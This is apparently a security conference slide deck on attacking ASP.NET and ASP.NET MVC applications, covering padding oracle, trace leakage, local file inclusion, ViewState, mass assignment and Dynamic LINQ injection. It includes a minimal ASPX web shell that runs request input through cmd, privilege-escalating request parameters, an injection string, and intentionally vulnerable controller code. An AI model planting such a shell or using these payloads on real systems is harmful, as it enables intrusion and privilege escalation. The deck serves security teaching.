
1. **Create 1000 collision strings**
   for each combination '.NET version'/'hardware platform'
2. **Send each combination** as
   POST request parameters
3. **Measure the response time**
   for each request
4. **???**
5. **;)**

.NET Web stack



POSITIVE TECHNOLOGIES

ASP.NET / MVC




Browser
IIS
ASP.NET HTTP runtime
Mapped page HTTP handler
Page class
Page lifecycle (preliminaries)
Postback event
Page lifecycle (finalization)
Updating Controls
Web Forms
URL router
Mapped MVC HTTP handler
Controller Factory
Method execution
View Engine
ASP .NET MVC
Response output stream

ASP.NET Peculiarities

Special catalogs and files:

- **App_Browser** –browsers definition (*.browsers)
- **App_Code** – a source code of helper classes and logics
- **App_Data** – data stores
- **App_GlobalResources**, **App_LocalResources** – application resources (*.resx, *.resources)
- **App_Themes** – topics (*.skin, *.css, images, etc);
- **App_WebReferences** – links to web services (*.wsdl, *.xsd, *.disco, *.discomap)
- **Bin** – compiled builds used by the application
- **web.config, web.*.config** – configuration files that determine settings of the web server and application


App_Browsers
App_Data
App_GlobalResources
App_LocalResources
App_Themes
Web.config
Web.Debug.config
Web.Release.config

ASP .NET Peculiarities

Standard HTTP handlers:

- **WebResource.axd** – access to the static resources embedded in the application assemblies.
- **ScriptResource.axd** – access to JavaScripts embedded in the assemblies or stored on the disk.

Usage:

http://hostname/*Resource.axd?d=<resourceId>&t=<timestamp>

Example:

http://hostname/ScriptResource.axd?d=JuN78WBP_dBUR_BT9LH1wlP8mXnNcENfktCX8YwH3sHG7wWwvn73TZaaChQhQtyzip3-kumGx1U67ntTt0sXKCn22VGvaQ3V4mXtCFgW9M1

where 'd' is an encrypted parameters:

Q|~/Scripts/Script1.js,~/Scripts/Script2.js,~/Scripts/Script3.js|#|21c38a3a9b

Padding Oracle (MS10-070)

Consequences:

– getting encryption/decryption keys:

- authentication cookies
- ViewState and Event Validation
- Arguments for WebRecource.axd and ScriptResource.axd =>

Reading arbitrary files inside the application catalog

Corrections:


- Padding error returns a generic error message
- A random number is used as IV
- The format of encrypted strings is changed for their validation
- ScriptResource.axd can handle only *.js files

POSITIVE TECHNOLOGIES

ASP .NET Features

Standard HTTP handlers:

- **Trace.axd** request tracing (available only in the debugging mode)



Request Details

Request Details


Session Id:	blk3clycpucddy45zcfn15mp	**Request Type:**	
Time of Request:	8/7/2006 12:47:47 PM	**Status Code:**	
Request Encoding:	Unicode (UTF-8)	**Response Encoding:**	

Trace Information

Category	Message	From First(s)
aspx.page	Begin PreInit	
aspx.page	End PreInit	4.35809579150423E-05
aspx.page	Begin Init	6.90031833654836E-05
aspx.page	End Init	9.4984139045605E-05
aspx.page	Begin InitComplete	0.000113980966854726
aspx.page	End InitComplete	0.000133815890008367

Control Tree

Control UniqueID	Type	Render Size Bytes (includi childrer		
__Page	ASP.default_aspx	918		
ctl02	System.Web.UI.LiteralControl	175		
ctl00	System.Web.UI.HtmlControls.HtmlHead	46		
ctl01	System.Web.UI.HtmlControls.HtmlTitle	33		
ctl03	System.Web.UI.LiteralControl	14		
form1	System.Web.UI.HtmlControls.HtmlForm	663		
ctl04	System.Web.UI.LiteralControl	21		
TextBoxUserID	System.Web.UI.WebControls.TextBox	73		
ctl05	System.Web.UI.LiteralControl	10		
Button1	System.Web.UI.WebControls.Button	66	0	0
ctl06	System.Web.UI.LiteralControl	10	0	0
TextBoxPassword	System.Web.UI.WebControls.TextBox	79	0	0
ctl07	System.Web.UI.LiteralControl	10	0	0
SqlDataSource1	System.Web.UI.WebControls.SqlDataSource	0	0	0



Application Trace

SampleApplication

[clear current trace]
Physical Directory:d:\inetpub\wwwroot\SampleApplication\

Requests to this Application

No.	Time of Request	File
1	6/15/2005 12:14:43 PM	/Default.aspx
2	6/15/2005 12:14:48 PM	/Home.aspx
3	6/15/2005 12:14:51 PM	/Login.aspx
4	6/15/2005 12:14:46 PM	/MembersWelc...
5	6/15/2005 12:15:03 PM	/Home.aspx

Features of LFI exploitation

Response.WriteFile(<vfilename>)

- Allows including any file, except *.config, inside the application catalog
- The file is included statically without code execution
- Accepts virtual file name as an argument

Server.Execute(<vfilename>)

- Allows including any file, except for *.config, into the application catalog
- Calls a handler for the sent file, includes the result into the response
- Accepts virtual file name as an argument

File.ReadAllText(<filename>)

- Allows including any file if obtains enough privileges
- The file is included statically without code execution
- Accepts file name as an argument


Minimum C# Shell

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%=
Process.Start(
    new ProcessStartInfo(
        "cmd","/c " + Request["c"]
    )
    {
        UseShellExecute = false,
        RedirectStandardOutput = true
    }
).StandardOutput.ReadToEnd()
%>
```

ViewState

Meant to transfer data on view element to the server.

- Is transferred in the __VIEWSTATE parameter
- Encryption and integrity are not ensured in many cases
- Is used by developers for session data storage on the client, though is not meant for this
- Violation of its integrity can trigger exploitation of various threats from XXS to violation of application's functionality.



```
ViewState Data - MAC is not enabled, not Encrypted
  Pair
    Pair
      -19619931 (System.String)
      Pair
        ArrayList
          secretq (System.Web.UI.IndexedString)
          viewstate is not a good place to put secret data! (System.String)
          currentpassword (System.Web.UI.IndexedString)
          132454a (System.String)
        ArrayList
          3 (System.Int32)
          Pair
            null
            ArrayList
              1 (System.Int32)
              Pair
                Pair
                  ArrayList
                    Text (System.Web.UI.IndexedString)
                     (System.String)
                  null
                null
              3 (System.Int32)
              Pair
```

Request and Event Validations

Request Validation is an embedded simple WAF aimed at preventing XSS. Blocks all requests that contain:

&#
< followed by a letter, !, / and ?


Besides, it skips extraneous parameters started with c __

Event Validation is an embedded mechanism of event data validation. It is a __EVENTVALIDATION parameter that stores hashes of acceptable elements of forms, events, ViewState, etc.

Contrary to the common belief,

it is insufficient against CSRF attacks

as a standard implementation instance.



```
<?xml version="1.0" encoding="utf-16"?>
<ViewState>
  <Version>2</Version>
  <VersionString>ASP.Net 2.X</VersionString>
  <MAC>None</MAC>
  <ViewStateDeserialized>
    <System.Collections.ArrayList>
      <System.Int32>1246615126</System.Int32>
      <System.Int32>1248788666</System.Int32>
      <System.Int32>1248788667</System.Int32>
      <System.Int32>1248788669</System.Int32>
      <System.Int32>-2139376881</System.Int32>
<System.Int32>-439972587</System.Int32>
    </System.Collections.ArrayList>
  </ViewStateDeserialized>
</ViewState>
```

Mass Assignment

Model:

```
public class User
{
    public int Id
        { get; set; }
    public string UserName
        { get; set; }
    public string Password
        { get; set; }
    public bool IsAdmin
        { get; set; }
}
```

FAIL

Controller:


```
public class UserController : Controller
{
    IUserRepository _userRepository;
    public UserController(IUserRepository userRepository) {
        _userRepository = userRepository;
    }

    public ActionResult Edit(int id) {
        var user = _userRepository.GetUserById(id);
        return View(user);
    }

    [HttpPost]
    public ActionResult Edit(int id, FormCollection collection) {
        try {
            var user = _userRepository.GetUserById(id);
            UpdateModel(user);
            _userRepository.SaveUser(user);
            return RedirectToAction("Index");
        } catch {
            return View();
        }
    }
}
```

POSITIVE TECHNOLOGIES

Mass Assignment



```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection) {
    try {
        var user = _userRepository.GetUserById(id);
        UpdateModel(user);
        _userRepository.SaveUser(user);
        return RedirectToAction("Index");
    } catch {
        return View();
    }
}
```

```
user            {MvcApplication2.Models.User}
user.IsAdmin    false
user.UserName   "digitalBush"
```

Edit

localhost:1123/User/Edit/42?IsAdmin=true

User	
UserName	digitalBush
FirstName	Josh
LastName	Bush

Save

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection) {
    try {
        var user = _userRepository.GetUserById(id);
        UpdateModel(user);
        _userRepository.SaveUser(user);
        return RedirectToAction("Index");
    } catch {
        return View();
    }
}
```

```
user            {MvcApplication2.Models.User}
user.IsAdmin    true
user.UserName   "digitalBush"
```

(http://digitalbush.com/2012/03/05/mass-assignment-aspnet-mvc/)

POSITIVE TECHNOLOGIES

LINQ Injection

LINQ is a query language embedded into the syntax of the .NET languages.

```
var result = from item in itemsList
  where item.field1 % 2 == 0
  orderby item.field2 descending
  select new { item.field2, item.field3 };
```

```
var result = itemsList
  .Where(x => x.field1 % 2 == 0)
  .Select(x => new { x.field2, x.field3 })
  .OrderByDescending(x => x.field2);
```

```
Expression.Lambda<Predicate<int>>(
  Expression.Equal(
    Expression.Modulo(
        parameterN,
        Expression.Constant(2)
    ),
    Expression.Constant(0)
  ),
  parameterN);
```

LINQ Injection


Dynamic LINQ is one of a few libraries used to create dynamic run-time LINQ requests.

Features:

- Definition of expressions by strings;
- Basic simple operations
- Access to members of static and instant data types
- Type instantiation and anonymous types construction

```
var modifier = "0";

var result = itemsList
  .Where("field1 % 2 == " + modifier)
  .Select(x => new { x.field2, x.field3 })
  .OrderByDescending(x => x.field2);
```



What if "modifier" is formed out of input data and contains

0 OR 1 == 1 ?

LINQ Injection

Injection's limitations in Dynamic LINQ:

- Access to fields, properties and methods is available only for a collection type or for accessible types specified in the 'white list'
- All expression parts must be executed without errors; error messages do not contain useful output
- Injection is performable only for isolated parts of requests

Injection's possibilities in Dynamic LINQ:

- Authentication / authorization bypass
- Unauthorized access to the collection data
- Abuse of functionality (provided that the collection objects have the statefull fields)
- Conduction of DoS attacks (DoS).

Remote Code Execution is actual in other solutions

POSITIVE TECHNOLOGIES

NorthWind DEMO

```
public AjaxStoreResult GetCustomers(int limit, int start, string dir, string sort)
{
    var query = (from c in this.DBContext.Customers
                select new
                {
                    c.CustomerID,
                    c.CompanyName,
                    c.ContactName,
                    c.Phone,
                    c.Fax,
                    c.Region
                }).OrderBy(string.Concat(sort, " ", dir));

    int total = query.ToList().Count;

    query = query.Skip(start).Take(limit);
    return new AjaxStoreResult(query, total);
}
```

FAIL

NorthWind DEMO

Demo

http://www.youtube.com/watch?v=y60WrQwrrj0

Thank You for Your Attention!

Questions?

vkohetkov@ptsecurity.ru
twitter: @kochetkov_v

POSITIVE TECHNOLOGIES